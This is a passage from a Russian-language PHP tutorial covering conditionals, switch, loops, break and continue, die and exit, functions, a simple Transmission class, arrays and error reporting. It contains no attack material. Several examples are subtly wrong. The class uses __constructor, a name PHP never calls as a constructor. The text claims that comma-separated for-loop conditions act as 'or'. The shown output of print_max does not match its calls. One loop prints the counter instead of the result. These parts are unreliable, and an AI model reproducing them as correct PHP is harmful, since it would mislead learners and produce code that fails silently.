Если *условие* верно, то выполнится *действие1*, иначе выполнится *действие2*. Получается, что если в нашем примере переменная $index1 больше, то результатом будет эта переменная, иначе $index2. Это хороший и удобный вариант. Попробуйте использовать его несколько раз, и вы увидите, как он легко читается.

А если нужно сравнить одну переменную с несколькими значениями и в зависимости от этого выполнить какие-либо действия? Например, в переменной $day у вас

хранится число от 1 до 7, которое указывает номер дня недели, но вам нужно вывести на экран название дня. Для этого можно написать следующий код (листинг 2.7).

Листинг 2.7. Определение названия дня недели по числовому значению

```
$day = 2;
if ($day == 1)
 { print("Понедельник"); }
else
 if ($day == 2)
  { print("Вторник"); }
 else
  if ($day == 3)
   { print("Среда"); }
  else
   if ($day == 4)
    { print("Четверг"); }
  ...
  ...
```

Оператор `else` для данного случая не обязателен, я его добавил просто для описания более страшного варианта, который может произойти.

Такой код не очень хорошо читается и выглядит громоздко, а если написать его без отступов, то вообще разобраться будет сложно. Для решения подобной проблемы можно воспользоваться конструкцией `if..elseif`, тогда код будет выглядеть так, как в листинге 2.8.

Листинг 2.8. Определение названия дня недели через оператор `if..elseif`

```
$day = 2;
if ($day == 1)
 { print("Понедельник"); }
elseif ($day == 2)
 { print("Вторник"); }
elseif ($day == 3)
 { print("Среда"); }
elseif ($day == 4)
 { print("Четверг"); }
elseif ($day == 5)
 { print("Пятница"); }
elseif ($day == 6)
 { print("Суббота"); }
elseif ($day == 7)
 { print("Воскресенье"); }
```

Этот код уже попроще. В общем виде конструкция `if..elseif` выглядит следующим образом:

```
if (условие1) {
 действие1;
}
elseif (условие2) {
 действие2;
}
...
```

Если первое условие верно, то выполнится первое действие и проверка закончится, иначе произойдет проверка второго условия. Если второе условие верно, то будет выполнено второе действие.

В языке PHP есть еще один вариант проверки одной переменной на соответствие одному из нескольких значений — оператор `switch`. В общем виде этот оператор выглядит так:

```
switch (переменная)
{
 case значение1:
   операторы1;
   break;
 case значение2:
   операторы2;
   break;
 [default: оператор]
}
```

В данном случае переменная сравнивается со значениями, которые указаны после ключевого слова `case`. Если значение переменной равно 1, то будут выполнены все операторы этого блока до ключевого слова `break`. Это важное отличие, которое вы должны запомнить. Если после сравнения `if` выполняется только один оператор (для выполнения нескольких операторов их надо объединить фигурными скобками), то в данном случае может выполняться любое количество операторов.

Если во время выполнения проверок ни одно значение не подошло, то будет выполнен оператор, который стоит после ключевого слова `default`. Эта секция является необязательной (`default` может отсутствовать), но может присутствовать для выполнения каких-либо действий. Например, если значение переменной не подошло ни под одну из проверок, то можно вывести сообщения об ошибке.

Давайте рассмотрим, как можно решить задачу с днями недели, которую мы рассматривали ранее, с помощью оператора `switch` (листинг 2.9).

Листинг 2.9. Использование оператора `switch`

```
$day = 4;
switch ($day)
```

```
{
 case 1:
   print("Понедельник");
   print("Пора работать");
   break;
 case 2:
   print("Вторник");
   break;
case 3:
   print("Среда");
   break;
case 4:
   print("Четверг");
   break;
case 5:
   print("Пятница");
   print("Конец недели");
   break;
case 6:
   print("Суббота");
   print("Выходной");
   break;
case 7:
   print("Воскресенье");
   print("Выходной");
   break;
}
```

Для 1, 5, 6 и 7-го дня недели я вставил по два оператора `if`, чтобы вы увидели, что не нужно ничего объединять в фигурные скобки. На первый взгляд, такое решение слишком громоздко, но поверьте мне, оно читается намного проще. И никто не мешает вам записать код одной строкой или более сжато (листинг 2.10).

Листинг 2.10. Короткий вариант использования оператора `switch`

```
$day = 4;
switch ($day) {
 case 1: print("Понедельник"); break;
 case 2: print("Вторник");     break;
 case 3: print("Среда");       break;
 case 4: print("Четверг");     break;
 case 5: print("Пятница");     break;
 case 6: print("Суббота");     break;
 case 7: print("Воскресенье"); break;
 default: print("Ошибка");
}
```

Этот код занимает уже намного меньше места, а читать его не так уж и сложно. Читабельность кода является очень важной составляющей, потому что в дальнейшем она упростит поддержку, отладку и внесение изменений в код сценария. Помимо этого я добавил ключевое слово `default` и вывод сообщения об ошибке.

Ключевое слово `break` является обязательным. Если вы забудете его поставить, то выполнится весь последующий код, что приведет к нежелательному результату. Но этот результат может оказаться и выгодным. Например, вам надо написать код, который будет вычислять степень любого числа от 1 до 5. Просто для смеха сделаем это через `switch`, хотя намного проще использовать циклы, которые просто мы пока не знаем. Это может быть реализовано следующим образом:

```
$result = 1;
$i = 3;
switch ($i) {
 case 5: $result = $result * $i;
 case 4: $result = $result * $i;
 case 3: $result = $result * $i;
 case 2: $result = $result * $i;
 case 1: $result = $result * $i;
 default: print($result);
}
```

В качестве начального значения я задал переменной `$i` значение 3. Наш код должен будет вычислить степень тройки. Расскажу, как это произойдет. Операторы `case` для 5 и для 4 не сработают, а сработает вариант 3, потому что этому числу равна наша переменная. Здесь число 3 будет умножено на значение переменной `$result`, которое равно 1, и результат попадет в переменную `$result`. Так как нет оператора `break`, следующий код для `case`, равного 2, тоже будет выполнен. Здесь значение `$result` (равное 3) будет умножено на 3, и результат 9 попадет в переменную `$result`. Опять нет `break`, поэтому выполнится `case` для единицы, и значение `$result` (уже равное 9) будет умножено на 3. Получится результат 27, и он будет выведен на экран, потому что снова нет `break`, а значит, выполнится код, который стоит после `default`.

Данный пример не эффективен и приведен просто для наглядности. Иногда действительно может понадобиться при определенных условиях выполнить код от двух или более операторов `case`. Вы должны знать, что простой прием с отсутствием оператора прерывания `break` может упростить вам жизнь. Однако не забывайте ставить `break`, иначе оператор будет работать не так, как вы ожидаете.

Во время разработки своих сценариев выбирайте тот вариант проверок, который максимально подходит для решения задачи. По скорости выполнения все варианты работают одинаково, а вот с точки зрения красоты, при многократном сравнении оператор `switch` может значительно улучшить читабельность программы.

2.6. Циклы

Не менее часто в программировании используются циклы. Например, та же задача с возведением в степень, которую мы обсуждали при рассмотрении оператора `switch`, решается намного проще и эффективнее при помощи цикла. Для возведения в степень нужно выполнить операцию умножения определенное количество раз. Если требуется возвести в третью степень число 2, то можно написать: `2*2*2`. А если необходимо возвести число 2 в сотую степень? Это уже сложнее. Можно рассчитать число заранее, но как поступить, если неизвестно, в какую степень нужно возводить число? Вот это уже самые настоящие проблемы, и здесь не обойтись без циклов.

2.6.1. Цикл *for*

Самым часто используемым является цикл `for`. Он наиболее прост в понимании, поэтому начнем рассмотрение циклов с него. В общем виде он выглядит следующим образом:

```
for (начальное значение; конечное значение; изменение счетчика) {
  оператор
}
```

Фигурные скобки не обязательны, если только один оператор, но я предпочитаю их все равно использовать.

Посмотрим, как можно возвести число в степень с помощью цикла:

```
$result = 1;
for ($i = 1; $i <= 3; $i = $i+1) {
 $result = $result * 3;
}
print($i);
```

В этом примере запускается цикл с начальным значением переменной `$i`, равным 1. Цикл будет выполняться, пока значение переменной меньше или равно 3. Как только значение переменной превысит это число, цикл прервется, и результат будет выведен на экран с помощью функции `print()`, которая идет после цикла. На каждом шаге цикла значение переменной `$i` увеличивается на единицу (`$i=$i+1`).

На каждом шаге цикла выполняется строчка кода: `$result = $result * 3`. Поскольку переменная цикла `$i` принимает значения от 1 до 3, то строчка будет выполнена три раза.

После оператора `for` выполняется только одна строчка кода. Чтобы было видно эту строчку, я всегда отделяю ее пробелом, смещая вправо. Если необходимо выполнить два и более оператора, то фигурные скобки становятся обязательными. Например:

```
$result = 1;
for ($i=1; $i<=3; $i=$i+1)
```

```
{
 $result = $result * 3;
 print("Результат = $result, Счетчик = $i <BR>");
}
```

После выполнения этого кода мы увидим на экране следующий текст:

```
Результат = 3, Счетчик = 1
Результат = 9, Счетчик = 2
Результат = 27, Счетчик = 3
```

Таким образом мы возвели число 3 в третью степень.

В качестве начальных значений могут выступать несколько переменных. Например, здесь мы беспрепятственно можем перенести объявление переменной `$result` в скобки оператора `for` следующим образом:

```
for ($result=1, $i=1; $i<=3; $i=$i+1)
{
  $result = $result * 3;
  print("Результат = $result, Счетчик = $i <BR>");
}
```

Все начальные значения перечисляются через запятую.

Таким же образом может быть организовано любое количество проверок. Например, нам надо выполнять цикл, пока значение переменной `$i` не станет больше 3, или результат не превысит 100. Для этого можно написать цикл следующим образом:

```
for ($result = 1, $i=1; $i<=3, $result<100; $i = $i+1)
 {
  $result = $result * 3;
  print("Результат = $result, Счетчик = $i <BR>");
 }
```

Как видите, в ограничении цикла через запятую проверяются два условия: `$i<=3` и `$result<100`. Запятая равносильна сравнению "или" (`or`) и соответствует записи:

```
for ($result=1, $i=1; $i<=3 or $result<100; $i=$i+1)
```

Если нужно выполнять цикл, пока одно из условий не станет истинным, то можно написать так:

```
for ($result=1, $i=1; $i<=3 and $result<100; $i=$i+1)
```

Но здесь имеется один недостаток. Если вы выполните сейчас этот код, то увидите, что результат превышает 100. Почему? Проверка происходит раньше, чем производится очередное возведение в степень. Число 3 в четвертой степени равно 81. Это меньше 100, поэтому выполняется очередной шаг цикла (еще одно возведение в степень), и результат становится 243, что и выводится на экран. Только следующая проверка увидит, что число превысило допустимое значение. Чтобы избавиться от этого эффекта, возведение в степень нужно перенести в область увеличения счетчика:

```
for ($result=1, $i=1;
     $i<=3, $result<100;
     $i=$i+1, $result = $result * 3) {
  print("Результат = $result, Счетчик = $i <BR>");
}
```

Теперь на каждом шаге цикла увеличивается не только `$i`, но и `$result`. Результат возведения в степень будет выведен на экран только в том случае, если он соответствует обоим условиям, и получившееся число никогда не превысит 100.

Я не буду давать рекомендаций, какой способ использовать. Главное, чтобы вам удобно было читать этот код. Я бы не располагал никаких действий внутри круглых скобок цикла, для этого есть тело цикла между фигурными скобками.

2.6.2. Цикл *while*

Цикл `while` можно воспринимать как "выполнять действия, пока верно условие". В общем виде это выглядит следующим образом:

```
while (условие) {
 действие;
}
```

Если выполнять одно действие, то фигурные скобки снова будут не обязательными. Рассмотрим пример возведения числа 3 в степень 3 с помощью цикла `while`:

```
$i = 1;
$result = 1;
while ($i<=3)
{
 $result = $result * 3;
 $i = $i + 1;
}
```

В данном случае увеличение происходит внутри цикла вместе с возведением в степень. Как только условие станет неверным, цикл будет прерван. А если надо выполнить тело цикла в любом случае хотя бы один раз? В этом случае нужно воспользоваться другой разновидностью `while`:

```
do {
 действие
} while (условие);
```

Здесь сначала выполняется действие, а потом уже происходит проверка. Таким образом, действие будет выполнено в любом случае хотя бы один раз, даже если условие изначально неверно. Например:

```
$i = 1;
$result = 1;
do
```

```
 {
  $result = $result * 3;
  $i = $i + 1;
} while ($i<=3)
```

2.6.3. Бесконечные циклы

Бывают ситуации, когда нужно сделать цикл бесконечным. В этом случае можно использовать в качестве условия для цикла `while` заведомо истинное значение:

```
while (true)
{
}
```

Здесь мы ставим в качестве результата условия истинное значение, которое просто не может поменяться на ложь, а значит, цикл будет бесконечным.

Цикл `for` тоже можно сделать бесконечным следующим образом:

```
for (;;)
{
}
```

Здесь нет никаких условий и приращений, поэтому и цикл будет бесконечным. Но такие циклы можно прервать специальным оператором, который мы увидим в *следующем разделе*.

В принципе, абсолютной бесконечности по умолчанию не будет. Выполнение любого сценария ограничено по времени (по умолчанию 30 секунд). Вы можете изменить это значение или сделать бесконечным время ожидания, но тогда ваш сценарий из-за какой-нибудь маленькой ошибки (не будет выполняться прерывание цикла) может перегрузить память стека и будет остановлен с ошибкой.

2.6.4. Управление циклами

Иногда нужно иметь возможность прервать работу цикла или изменить ход его выполнения. Например, только с помощью специального оператора завершения работы цикла можно остановить выполнение бесконечного цикла.

Прервать выполнение цикла можно с помощью оператора `break`. Например:

```
$index=1;
while ($index<10)
{
 print("$index <BR>");
 $index++;
 if ($index==5)
  break;
}
```

Данный цикл должен выполняться, пока значение переменной `$index` не станет равным или больше 10. В теле цикла есть проверка: если значение переменной рав-

но 5, то цикл прерывается с помощью оператора `break`. Таким образом, цикл будет выполнен только до 5.

А если нужно пропустить какое-то значение и не выполнять цикл или какую-то его часть? Для этого есть оператор `continue`. Рассмотрим пример его использования:

```
$index=0;
while ($index<10)
{
 $index++;
 if ($index==5)
  continue;
 print("$index <BR>");
}
```

В данном случае в цикле выполняется печать чисел от 1 до 9, и мы должны пропустить число 5. Для этого переменной `$index` присваивается значение 0. Почему 0, если нужно печатать с 1? Просто в теле цикла мы сначала увеличиваем значение переменной на 1, а потом уже печатаем, т. е. на первом же шаге еще до печати 0 будет увеличен на 1, и распечатается единица. Если переменная `$index` равна 5, то печати не будет, потому что сработает оператор `continue`, и выполнение перейдет в начало.

Будьте внимательны при использовании оператора `continue`. Посмотрите следующий код и найдите ошибку:

```
$index=1;
while ($index<10)
{
 if ($index==5)
  continue;
 print("$index <BR>");
 $index++;
}
```

Синтаксической ошибки здесь нет, и, на первый взгляд, код должен выполнять те же действия, что и предыдущий. В переменную `$index` мы занесли начальное значение 1, потому что теперь увеличение счетчика идет после печати и вроде бы все правильно. Если цикл дойдет до 5, то печати не будет и произойдет переход на начало цикла. В этом и заключается ошибка. После перехода счетчик не изменился (значение переменной `$index` не увеличено и равно 5), и снова проверка с числом 5 даст истину. Таким образом, цикл "заклинит", и он постоянно будет переходить с пятой строки на вторую.

Этой проблемы нет при использовании цикла `for`, потому что увеличение при переходе на новый шаг происходит сразу же по формуле, указанной в качестве последнего параметра в скобках:

```
for ($index=1; $index<10; $index++)
{
 if ($index==5)
```

```
  continue;
 print("$index <BR>");
}
```

В случае с циклом for можно поступить немного другим способом — самостоятельно увеличить значение переменной $index в теле цикла:

```
for ($index=1; $index<10; $index++)
{
 if ($index==5)
  $index++;
 print("$index <BR>");
}
```

Но это частный случай перехода на следующий шаг, когда нужно просто пропустить одно значение. Задача или условие может поменяться, и тогда вы не увидите ошибку. Например, может понадобиться проскочить несколько шагов подряд. На какое значение тогда придется увеличивать счетчик, сказать трудно. В реальных условиях я не советую доверять ручному увеличению счетчика, а использовать оператор continue, потому что он универсален.

2.7. Прерывание работы программы

Иногда бывают ситуации, в которых нужно прервать работу программы. Очень часто это необходимо, когда произошла какая-либо серьезная ошибка, и дальнейшее выполнение приведет только к ухудшению положения. Например, на сервере нет необходимого файла, или пользователь задал неправильные параметры. В этом случае дальнейшая работа сценария может отобразить запрещенную информацию или просто отработать неправильно и привести к печальным последствиям. В таких случаях не экспериментируйте, а остановите работу сценария.

Для прерывания работы сценария существует команда exit(). Как только сценарий встретит подобную команду, работа тут же прервется. Я рекомендую использовать команду die(), которая является псевдонимом для exit(), но в качестве параметра для die() указывается текстовое сообщение, которое увидит пользователь в окне браузера. Рассмотрим классический пример подключения к базе данных:

```
if(!connect_to_database)
 die("Нет соединения с базой данных, зайдите позже");
```

В данном случае команда connect_to_database является абстрактной и не существующей в языке PHP. Она просто указывает на то, что в этом месте может находиться подключение к базе данных. Здесь важно, что если нет соединения с базой данных, то вызывается команда die(), а в качестве параметра передается текстовое описание ошибки.

Обязательно информируйте пользователя о причинах возможных ошибок. Если не будет сообщений, а только пустые экраны или прерванные на полуслове страницы, то это вызовет раздражение у посетителя, и, возможно, он больше никогда не зай-

дет на ваш сайт. С помощью сообщения вы должны извиниться и попросить посетителя зайти немного позже.

Ошибки с подключением к базе данных встречаются довольно часто. На одном из хостов, где располагался мой сайт в течение двух месяцев, база данных MySQL работала с перебоями, и каждый день происходил сбой на 10–15 минут в самый пик посещаемости. Проблемы могут быть связаны с плохим программированием, незакрытыми соединениями и блокировками, а также перегрузкой сервера.

Недостатки функции `die()` — немедленный вывод сообщения и немедленное прекращение работы сценария. Таким образом, результирующая страница может оказаться незаконченной, и разметка будет выглядеть ужасно. Если вы хотите, чтобы Web-страница выглядела хорошо, то можно использовать следующую логику:

```
Отображение шапки страницы
if(!connect_to_database)
 {
  print("Нет соединения с базой данных, зайдите позже");
  Отображение подвала страницы
  exit;
 }
```

В этом случае страница будет выглядеть более корректно, потому что после вывода сообщения мы отображаем на экране подвал и только после этого прерываем работу сценария.

2.8. Функции

Много лет назад, когда я только начинал программировать на языке Pascal, я долго не мог понять, зачем нужны функции. Все программы я строил линейно, без каких-либо ветвлений. Но однажды я столкнулся с проблемой. Код программы выглядел, как в листинге 2.11.

Листинг 2.11. Многократно повторяющиеся операции

```
print("Выберите одно из действий <BR>");

print("===========================<BR>");
print("Поиск <BR>");
print("===========================<BR>");
print("===========================<BR>");
print("Печать <BR>");
print("===========================<BR>");

print("===========================<BR>");
print("Выход <BR>");
print("===========================<BR>");
```

В первой строчке выводится заголовок, а потом три пункта меню. Для вывода каждого из них нужно по три строчки кода. На вид он не такой уж и страшный. А если таких пунктов меню будет 20 или для вывода каждого из них понадобится не 3 строчки кода, а 10? В этом случае строчки будут повторяться многократно, и код станет абсолютно нечитаемым. А если представить себе ситуацию, что нужно изменить какую-то строчку для каждого пункта меню!!! Здесь уже нужно произвести 20 изменений для каждого пункта.

Для решения поставленной задачи хорошо подходит использование функций. Функции в PHP создаются следующим образом:

```
function Имя(параметр1, параметр2, ...)
{
 Оператор1;
 Оператор2;
 ...
}
```

Рассмотрим работу функций на примере, чтобы вы сразу увидели их преимущество. Вот функция, которая должна выводить на экран один пункт меню:

```
function PrintMenu($name)
{
print("==========================<BR>");
print("$name <BR>");
print("==========================<BR>");
}
```

Теперь, чтобы вывести на экран один пункт меню, достаточно вызвать эту функцию точно так же, как мы уже много раз вызывали функцию `print()`. В качестве параметра нужно передать имя меню, в коде это может быть переменная или просто текст:

```
$mname = "Поиск";
PrintMenu($mname);
PrintMenu("Печать");
PrintMenu("Выход");
```

В первом случае в качестве параметра в скобках передается переменная `$mname`, в которой содержится название меню. В остальных сразу передается текст меню. Итак, можно передавать в функцию не только переменные, но и значения, а также результаты выполнения других функций.

Как видите, объявленная нами функция работает так же, как и те, что уже встроены в библиотеки PHP, например, функция `print()`, которую мы уже неоднократно использовали. Во время объявления функции в скобках можно указать параметры, которых может быть несколько, и перечислить их через запятую. Сколько параметров указано в скобках, столько мы должны указать и при использовании функции в сценарии. Параметров может и не быть, тогда в круглых скобках ничего не будет.

Так что же такое функция? Я бы сказал, что *функция* — это именованный фрагмент кода, который может принимать параметры для внутреннего использования (обра-

ботки) и возвращать результат (эту возможность мы рассмотрим немного позже). Функцию следует вызывать по имени. Такие фрагменты кода выгодны, если они выполняются неоднократно. Чтобы не повторять одинаковый код во время программирования, некоторые фрагменты сценария можно оформить в виде функций и использовать их в дальнейшем.

Функции позволяют многократно использовать один раз написанный код. Например, если в сценарии А описана функция, а ее нужно использовать в сценарии Б, то просто подключаем к сценарию Б файл сценария А и используем уже написанный код. Таким образом можно экономить время и делать код читабельнее не только внутри одного сценария, но и для нескольких сценариев одновременно.

А если в подключаемом файле есть помимо функций еще и код, не оформленный как функции? Этот код будет выполнен сразу при подключении файла. Чтобы этого не случилось, лучше все функции писать в отдельных файлах. Например, создайте файл, который будет называться func.php, и все пишите в нем.

С помощью функций мы не только упрощаем процесс программирования, но и делаем код более понятным и при этом более быстрым. В чем причина увеличения скорости? В способности функций уменьшать код. Чем меньше файл, тем меньше времени нужно на его загрузку, меньше используется памяти сервера и меньше строчек нужно интерпретировать. Таким образом, мы не просто убиваем несколько зайцев, а разрываем их в клочья.

Даже у функций, состоящих из одной строчки, есть свое преимущество. Их можно воспринимать как константы кода. Допустим, что у вас в программе в нескольких местах происходит вывод на экран определенного значения, умноженного на число 3. Такая функция может выглядеть следующим образом:

```
function PrintMenu($number)
{
 print($number*3);
}
```

Вроде бы одна строчка, и нет смысла оформлять ее в виде функции. Если вы обошлись без функции и в 10 местах программы просто написали `print($number*3)`, то можете столкнуться с проблемой констант. Представьте, что надо изменить число 3 на 4. Для этого нужно пересмотреть весь код, и нет гарантии, что вы ничего не упустите.

Не стесняйтесь, делите код на функции, а лучше на классы (тут я забегаю вперед), и код будет лучше. В данном случае не стоит думать о производительности работы программы, стоит больше задуматься о своем удобстве.

Давайте рассмотрим примеры использования функций и обсудим проблемы, которые могут возникнуть при этом. Взглянем на листинг 2.12.

Листинг 2.12. Пример использования функции

```
<html>
<body>
```

```
<?php
function print_max($number1, $number2)
{
 print ("$number1 > $number2 = ");

 if ($number1>$number2)
  print ("true <br>");
 else
  print ("false <br>");
}

print_max(10, 435);
print_max(3240, 2335);
print_max(sdf23, 45);
print_max(45);
?>
</body>
</html>
```

В этом примере объявлена функция `print_max()`. Ей передаются два параметра: `$number1` и `$number2`. Если первый параметр больше второго, то функция отображает на экране `true`, иначе `false`.

После объявления функции она вызывается 4 раза с различными параметрами. Давайте посмотрим, какой получится результат. Он действительно интересен, потому что в третьем вызове один из параметров строковый, а в последнем вместо двух параметров передается только один:

```
435 > 10 = true
2335 > 3240 = false
45 > sdf23 = true
Warning: Missing argument 2 for print_max() in /var/www/html/1/index.php
on line 10
45 > = false
```

С первыми двумя строчками не возникает проблем, потому что в них передаются числа. В третьей строчке второй параметр строковый, потому что, помимо чисел, содержит еще и символы. Интерпретатор PHP просто отбросил символы и оставил только числа, и сравнение происходило между ними. Вы должны знать и понимать эту особенность преобразования типов, которое происходит автоматически.

Если передать только один параметр, то результат окажется наиболее интересным. На экране появилось сообщение о том, что отсутствует второй параметр, если у вас в настройках PHP выбрано отображение предупреждений. Если отображение предупреждений отключено, то вы не увидите в браузере ровным счетом никаких лишних сообщений. Но, несмотря на это, проверка была произведена. Самое странное, что результат оказался `false`. Второй параметр отсутствует, и по законам логики интерпретатор должен был использовать нулевое значение. А если сравнить

числа 45 и 0, то первое будет больше, а значит, результат должен был быть равен `true`. Вы должны всегда помнить об этой особенности.

Если функции передать лишние аргументы, то они будут отброшены. В данном случае предупреждение поможет вам определить неправильный вызов. Вы должны убрать лишние параметры и выяснить причину ошибки. Возможно, что нарушен порядок передачи параметров.

Порядок передачи очень важен, ведь следующие два вызова функции `print_max()` дадут разный результат:

```
print_max(10, 20);
print_max(20, 10);
```

Здесь передаются одни и те же числа, но в первом случае результат будет `false` (первый параметр меньше второго), а во втором — `true` (первый параметр больше второго).

2.9. Классы

Это новая тема. В предыдущем издании я все примеры приводил в максимально простом виде, поэтому просто опустил вопрос использования классов. В этом издании мы говорим не только о PHP и безопасности, но и немного о проектировании и больших сайтах, а тут без классов жить просто невозможно. Поэтому им придется посвятить несколько страниц.

Класс — это описания или схема объекта. Я часто люблю приводить примеры машины или домов. Сегодня возьмем за основу автопром, можно даже "Автоваз", который вроде бы улучшил качество своей продукции.

Если посмотреть на автомобиль, то он не единое монолитное ведро, даже "Лада", а сложный механизм из большого количества узлов. Вы можете разобрать авто на большие узлы, а большие узлы на более мелкие составляющие. Просто навскидку машина состоит из кузова, двигателя, коробки передач, колес, салона и т. д. Каждую из этих составляющих можно разбить еще на более маленькие части.

Между этими составляющими есть связь, чтобы вы могли управлять оборотами двигателя, двигатель мог крутить коробку передач, а та в свою очередь колеса. У каждого из них есть свои характеристики и возможности. В программировании это называют *свойствами* и *методами*.

С помощью классов мы можем создавать описания различных узлов. Допустим, что нам нужно описать коробку передач. Для этого мы можем написать что-то типа:

```
class Transmission {
  private $steps = 5;
  private $speed = 0;

  function __constructor($steps) {
    $this->steps = $steps;
  }
```

```
  public function setSpeed($speed) {
     $this->speed = $speed;
  }

  public function getSpeed() {
     return $this->speed;
  }
}
```

Классы объявляются с помощью ключевого слова `class`, после которого идет имя и в фигурных скобках описание. Каждый класс может состоять из свойств (переменных) и из методов. В нашем случае есть две переменные, потому что мы строим сильно упрощенную коробку передач:

```
private $steps = 5;
private $speed = 0;
```

Перед каждой переменной вы можете указывать тип доступа к переменным. Ключевое слово `private` говорит о том, что к переменной можно будет обратиться только из кода этого класса, т. е. внутри фигурных скобок, которые открываются после имени класса. За пределами этих скобок доступа к `private`-переменной не будет.

Потом мы объявляем функцию `__constructor`. Функции, которые принадлежат классам, называют *методами*. Двойное подчеркивание перед словом данного метода выглядит подозрительно, и не зря. Обычно все подозрительное становится интересным, и я же не зря решил поставить два подчеркивания в начале имени.

Имя метода `__constructor` имеет специальное значение. Это метод, который будет вызываться автоматически при создании нового экземпляра класса. Заумно и непонятно? Секунду, скоро все станет понятнее.

Дальше идут два метода — `setSpeed` и `getSpeed`. Хорошим тоном в программировании является делать свойства закрытыми, чтобы к ним не было доступа из внешнего мира, а для работы с переменными создавать методы, которые будут открытыми. Эти два метода как раз для работы со свойством `speed`.

Перед именами методов есть ключевое слово `public`, которое указывает на то, что метод будет доступным из кода за пределами класса. Свойства не доступны, а метод доступен. Вполне логично.

Метод `setSpeed` в качестве параметра получает значение новой скорости. Чтобы его установить, его нужно сохранить в переменной `speed`, которая принадлежит классу. Для доступа к переменной класса нужно использовать ключевое слово `this`.

```
$this->speed = $speed;
```

Обратите внимание, что слева от знака равенства символ `$` стоит перед `this`, а не перед именем переменной `speed`. Я не знаю, почему создатели языка решили сделать именно так, но когда вы обращаетесь к переменной класса, то нужно писать именно так. По `this` мы как раз можем и понять, что слева от знака "равно" мы обращаемся к свойству класса, а справа это просто переменная, которую метод получил в качестве параметра.

Метод getSpeed должен вернуть нам текущую скорость. Так как внешний мир не может обращаться к переменной напрямую, нужно будет использовать этот метод. Чтобы метод вернул значение, нужно использовать слово return, после которого идет уже непосредственно возвращаемое значение:

```
return $this->speed;
```

То есть дословно эта строка читается так: вернуть значение переменной speed текущего объекта.

Упс. Я только что случайно (а может и специально) сообщил вам еще одно новое понятие — *объект*. Я понимаю, много информации и, может быть, в голове уже каша, но дальнейшая практика должна будет расставить все на свои места.

Итак, в мире существует множество коробок передач, и на автозаводе по одной и той же схеме выходит с конвейера огромное количество коробок. Они сделаны по одной схеме, но у них свои свойства. Каждая из этих коробок будет объектом.

По умолчанию они сходят с конвейера отключенными, но когда коробку поставят на автомобиль, ей двигатель может начать передавать вращение. И вот тут этот конкретный объект начнет работать. На тестовых стендах может тестироваться множество коробок, и каждая из них будет работать на своей скорости.

Итак, создать новый объект (выпустить с конвейера) в программировании очень просто:

```
$t = new Transmission(5);
```

Оператор new создает новый объект класса, который указан после оператора. В круглых скобках передаются значения конструктору — это метод __constructor, который мы объявили. Он не обязателен. Если у класса нет конструктора или он есть без параметров, то в круглых скобках ничего указывать не надо.

А если нам нужно две трансмиссии для двух разных машин? Без проблем, вызываем этот код дважды:

```
$t1 = new Transmission(5);
$t2 = new Transmission(5);
```

Теперь в двух разных переменных $t1 и в $t2 будут находиться два разных объекта одного и того же класса. У них одни и те же возможности (методы), но за счет того, что они находятся в разной памяти, у них собственные свойства и они могут работать независимо.

Это очень краткий экскурс в классы. Достаточный для того, чтобы понимать материал книги.

2.10. Массивы

Массив — это список значений, доступ к которым можно получить с помощью одной только переменной. Доступ к элементам массива обеспечивается с помощью индекса, в качестве которого может выступать слово или число. Если это числовой

индекс, то он принимает значения, начиная с нуля, если вы явно не указываете значения элементов.

Массивы именуются так же, как и переменные, но после имени указываются квадратные скобки. В следующем примере в массив добавляются три слова: "торт", "хлеб" и "морковь":

```
$goods[]= "торт";
$goods[]= "хлеб";
$goods[]= "морковь";
```

Чтобы вывести на экран нулевой элемент, напишем имя переменной, а в квадратных скобках укажем интересующий нас элемент. Например:

```
print("<p>$goods[0]</p>");
```

В данном примере во время добавления элементов к массиву мы ничего не указывали в квадратных скобках, поэтому каждому новому элементу присваивается очередной индекс, который увеличивается на единицу. Во время создания массива вы можете явно указать индекс каждого элемента. Например:

```
$goods[0]= "торт";
$goods[1]= "хлеб";
$goods[2]= "морковь";
```

Этот способ удобнее, потому что вы контролируете индексы, которые используете. При этом можно объявлять элементы в любом порядке и необязательно использовать последовательно идущие индексы. Например:

```
$goods[3]= "торт";
$goods[9]= "хлеб";
$goods[2]= "морковь";
```

Посмотрим, что получится, если добавить новый элемент к этому массиву без указания индекса, т. е. следующим образом:

```
$goods[]= "картофель";
```

Этому элементу будет присвоен индекс, который окажется на 1 больше максимального из существующих, т. е. число 10.

В следующем примере показано, как можно создавать массивы, в которых в качестве индексов выступают символы:

```
$goods["ca"]= "торт";
$goods["b"]= "хлеб";
$goods["cr"]= "морковь";
echo($goods["b"]);
```

Как видите, разница между числовыми и символьными индексами невелика.

Более интеллектуальный способ создания массивов — использование функции `array()`:

```
$goods = array("торт", "хлеб", "морковь");
```

В данном случае переменная массива выглядит так же, как и любая другая переменная. Ей присваивается массив, созданный функцией `array()`, у которой в скобках перечислены элементы массива. Этим элементам будут присвоены индексы, начиная с 0 и до 2.

С помощью функции `array()` можно создавать массивы и с символьными индексами. Например:

```
$goods = array("ca" => "торт", "b" => "хлеб", "cr" => "carrot")
```

Соответствие индекса имени элемента массива нужно писать следующим образом:

```
"индекс" => "значение"
```

Так как индексы в массиве могут идти не по порядку, то нам необходим способ создания цикла, в котором можно просмотреть все элементы. Для этого проще всего использовать цикл `foreach`, который мы еще не обсуждали:

```
foreach (array as [$key => ] $value) {
 оператор;
}
```

Блок `[$key => ]` обрамлен квадратными скобками, потому что является необязательным. Если указана переменная `$key` (имя переменной может быть другим), то в теле цикла через эту переменную можно получить доступ к индексу элемента. Через переменную `$value` можно получить доступ к значению элемента массива.

Рассмотрим пример, в котором выводятся на экран значения индексов и значения всех элементов массива:

```
foreach ($goods as $Ind => $Val){
 print("<p>index: $Ind <BR>value: $Val</p>");
}
```

Для работы с массивами в нашем распоряжении достаточно много функций, но мы пока рассмотрим только одну — `count()`, как наиболее часто используемую. Функции `count()` в качестве параметра нужно передать имя массива, а в качестве результата мы получим количество элементов массива. Например:

```
echo(count($goods));
```

2.11. Обработка ошибок

Во время выполнения программы иногда возникают ошибки или предупреждения выполнения каких-то функций. Однако ошибки не всегда связаны с плохим кодом программиста, а просто пользователь передал программе некорректное значение. Сообщения выводятся в браузер и позволяют программисту узнать о своей ошибке и исправить ее. В реальных условиях и работающих на сервере приложениях я рекомендую ничего не выводить на экран. Лишнее сообщение для хакера — это еще один большой шаг на его пути ко взлому.

В тестируемой системе все сообщения должны выводиться на экран, иначе на этапе разработки вы не узнаете о потенциальной ошибке, и трудно будет понять, почему код программы работает не так, как вы планировали.

Чтобы включить отображение ошибок, в файле php.ini необходимо найти параметр `error_reporting` и изменить его значение на `E_ALL`.

